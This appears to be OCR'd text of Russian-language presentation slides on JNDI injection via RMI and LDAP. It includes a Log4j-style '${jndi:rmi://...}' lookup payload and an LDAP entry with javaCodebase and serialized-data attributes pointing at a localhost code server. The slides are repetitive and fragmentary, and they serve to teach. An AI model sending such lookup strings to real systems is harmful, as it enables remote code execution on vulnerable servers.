
Атака на RMI

```
LOGGER.info("${jndi:rmi://127.0.0.1:1999/exploit}");
```



Атака на RMI

```
LOGGER.info("${jndi:rmi://127.0.0.1:1999/exploit}");
```



Атака на RMI

ДЕМО

LDAP

Lightweight Directory Access Protocol

https://docs.oracle.com/javase/jndi/tutorial/objects/representation/ldap.html

LDAP

Lightweight Directory Access Protocol

```
dn: dc=test,dc=org
dc: test
objectClass: domain
objectClass: top
objectClass: javaObject
…
```

https://docs.oracle.com/javase/jndi/tutorial/objects/representation/ldap.html

LDAP


Lightweight Directory Access Protocol

```
dn: dc=test,dc=org
dc: test
objectClass: domain
objectClass: top
objectClass: javaObject
…
```

https://docs.oracle.com/javase/jndi/tutorial/objects/representation/ldap.html

LDAP


RFC 2713



https://www.ietf.org/rfc/rfc2713.txt

LDAP


RFC 2713



https://www.ietf.org/rfc/rfc2713.txt

LDAP

RFC 2713



https://www.ietf.org/rfc/rfc2713.txt

LDAP

Lightweight Directory Access Protocol

```
dn: dc=test,dc=org
dc: test
objectClass: domain
objectClass: top
objectClass: javaObject
objectClass: javaSerializedObject
javaClassName: java.lang.String
javaSerializedData: <binary-data>
javaCodebase: http://localhost:8888/
```

https://docs.oracle.com/javase/jndi/tutorial/objects/representation/ldap.html

LDAP

Lightweight Directory Access Protocol

```
dn: dc=test,dc=org
dc: test
objectClass: domain
objectClass: top
objectClass: javaObject
objectClass: javaSerializedObject
javaClassName: java.lang.String
javaSerializedData: <binary-data>
javaCodebase: http://localhost:8888/
```

https://docs.oracle.com/javase/jndi/tutorial/objects/representation/ldap.html

LDAP

Lightweight Directory Access Protocol

```
dn: dc=test,dc=org
dc: test
objectClass: domain
objectClass: top
objectClass: javaObject
objectClass: javaSerializedObject
javaClassName: java.lang.String
javaSerializedData: <binary-data>
javaCodebase: http://localhost:8888/
```

https://docs.oracle.com/javase/jndi/tutorial/objects/representation/ldap.html

LDAP

Lightweight Directory Access Protocol

```
dn: dc=test,dc=org
dc: test
objectClass: domain
objectClass: top
objectClass: javaObject
objectClass: javaSerializedObject
javaClassName: java.lang.String
javaSerializedData: <binary-data>
javaCodebase: http://localhost:8888/
```

https://docs.oracle.com/javase/jndi/tutorial/objects/representation/ldap.html


LDAP

Lightweight Directory Access Protocol


```
dn: dc=test,dc=org
dc: test
objectClass: domain
objectClass: top
objectClass: javaObject
objectClass: javaSerializedObject
javaClassName: java.lang.String
javaSerializedData: <binary-data>
javaCodebase: http://localhost:8888/
```

https://docs.oracle.com/javase/jndi/tutorial/objects/representation/ldap.html


Атака на LDAP




Атака на LDAP



Атака на LDAP



Атака на LDAP

